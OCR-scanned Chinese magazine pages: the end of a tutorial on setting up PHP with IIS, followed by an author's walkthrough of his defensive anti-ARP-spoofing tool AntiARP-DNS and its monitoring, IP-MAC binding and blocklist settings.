
三、配置PHP服务器

最后只要在IIS中进行一些配置，PHP服务器就可以使用了。打开"控制面板——管理工具——Internet信息服务"，弹出了

"Internet 信息服务"窗口。右击"默认web站点"，选择"属性"，在弹出的"默认web站点属性"对话框中选择"ISAPI筛选器"选项卡。点击"添加"按钮，在"筛选器名称"中输入"PHP"，在"可执行文件"中输入C：\phpserver\sapi\php4isapi.dll，如图4。

再切换到"主目录"选项卡，单击"配置"按钮，在弹出的"应用程序配置"对话框中点"添加"。在"可执行文件"中输入C:\phpserver\sapi\php4isapi.dll，"扩展名"为.PHP，如图5。


图4 添加新的筛选器



图5 添加应用程序扩展名映射


再点"文档"选项卡，设置站点主页文件名为"index.php"，如图6。然后在"主目录"选项卡中设置好网站路径就可以了。最后依次点"应用"和"确定"就可以使用这个php服务器了！

四、测试PHP服务器

下面我把PHP的一个站点文件复制到网站根目录下，然后在IE浏览器中输入http://localhost，如图7。看到了吧，已经可以正常浏览了！呵呵，文章就到这里！

[文章中涉及到的工具php 4.4.4及相关在动画光盘中有收录]


图6 添加主页文件名


图7

编辑点评：

一般情况下大部分朋友的php环境都是在apache的基础上搭建起来的，相对来说使用iis搭建php服务器的就比较少了。iis有很多地方不如apache，但它（包括微软的很多产品）很容易被初级用户接受，微软的风格就是可视和易懂，因此使用iis搭建php环境的步骤相对来说要更容易记住吧！想学习php下sql注入的朋友，可以尝试一下这种新的搭建php环境的方法了。

本文介绍的软件是作者自己写的，软件的功能较多，这也反映了作者的相关技术知识储备丰富。我们鼓励更多的原创作者来非安全展示自己的作品，展示自己的才华。



防ARP欺骗的免费绿色软件——AntiARP-DNS【NoHack专版】

图 JiaJia [YuLv]

从本文中你可以学到：

AntiARP-DNS的使用

前叙

记得是上学期，学校的网络不知从什么时候开始就很不稳定了，在宿舍上网一会能访问网页，一会不行，更严重的是上什么网页杀毒软件都提示有ANI病毒。这样的状况不用说都知道是被ARP攻击了，整个校园网络被搞得乱七八糟的。ARP病毒是通过伪造IP地址和MAC地址实现ARP欺骗，导致数据包不能发到正确的MAC地址上去，会在网络中产生大量的ARP通信量使网络阻塞，从而导致网络无法进行正常的通信。虽然学校网络中心的工作人员给我们学生提供了相关的ARP病毒专杀工具和一些防ARP攻击的软件，但是仍然不是很奏效。所以自己写了一款软件来抵御学校的复杂网络，这就是就是今天要给大家介绍的AntiARP-DNS。（注：此类工具网上也比较多，大家可以看效果来决定使用的权利。）


小知识：什么是ARP协议

ARP协议是"Address Resolution Protocol"（地址解析协议）的缩写。在局域网中，网络中实际传输的是"帧"，帧里面是有目标主机的MAC地址的。在以太网中，一个主机要和另一个主机进行直接通信，必须要知道目标主机的MAC地址。但这个目标MAC地址是如何获得的呢？它就是通过地址解析协议获得的。所谓"地址解析"就是主机在发送帧前将目标IP地址转换成目标MAC地址的过程。ARP协议的基本功能就是通过目标设备的IP地址，查询目标设备的MAC地址，以保证通信的顺利进行。

介绍

它在我们校园网络的效果的确很不错，下面我就来给大家介绍一下AntiARP-DNS吧，软件界面如图1。

在【数据信息】页面，点击"状态"这个按钮可以得到网卡相关信息和ARP绑定情况，跟CMD命令行下的ipconfig /all加上arp -a得到的信息是差不多的。右上角还显示了发送和接收的数据量，当你在访问网页的时候，或者下载东西的时候，


图1 取得网卡相关信息

如果数据量变化很小，说明网络堵塞就有可能是被ARP攻击，这时你可以再用ping网关看看延时，如图2。




图2 被ARP攻击后ping的延时变大

如图3,【攻击源列】页面是记录在点击“启动”按钮之后，在监控过程中发现ARP攻击者的IP以及伪装的MAC。软件刚开始监控的时候会检测访问网页是否会正常，如果被ARP欺骗80端口挂马便会出现图3中的提示，这时候建议使用软件左下角的“强制访网”这个功能，它能有效防止此类状况。




图3 监控时检测到80端口被ARP欺骗挂马

在【历史记录】页面是相关的监控记录，监控记录可以修改，修改完后点击“存”按钮即可。同时还配带了一个查询单个IP对应的真实MAC的小功能，方便需要时使用。如图4。




图4 历史记录页面

AntiARP-DNS要怎么设置才适合自己所在的网络环境呢？这个是很多网友经常问我的问题，那么接下来就详细说说本软件的设置问题吧。如图5，首先是设置网关IP-MAC绑定，一般情况下选择“自定网关”就可以了，如果点击“重新取得网关”还是无法取得正确网关IP的话请手工填写。

如果你在局域网内只上外部网或者玩网络游戏，那么可以选择“自拟绑定”+“单个”。当你经常与局域网内某些机器通信的时候，建议去掉“单个”选项，并点击“设”按钮来设置多个绑定，如图6。




图5 设置页面部分图解

监控间隔时间根据自己所在的网络环境来定，如果你所在的网络被攻击得很严重的话则可以调快一点。如果您被ARP攻击时会产生IP冲突的对话框，那么请勾上“禁止系统IP冲突提示”。下来是“攻击提示”是为了有些用户的需要，我个人觉得没有太大用处。“检测到攻击后执行动作”这个选项是通过批处理来执行的，文件在软件目录下的plug\run.bat，点击“设”即可编辑该批处理文件（这个就得大家写咯，嘿嘿）。内存不是很大的用户可以勾上“定时释放内存”，它可以把空闲内存转化为可用内存。对于开机自动运行本软件我做了两种模式：一种是注册表的方式，它适合普通单机用户；另一种是系统服务的方式，它适合服务器后台SYSTEM运作。剩下的选项基本一看就明白，就不需要我废话了。




图6 设置多个自拟绑定IP-MAC

最后一个页面【扩展选项】，在左边是我收集的一些常见恶意ARP挂马的站点做了屏蔽，还有一些常上的站点做了绑定防止DNS欺骗，大家可以自行修改。左边是一些系统组策略相关的批处理调用，文件在plug目录下，如图7。




图7 扩展选项

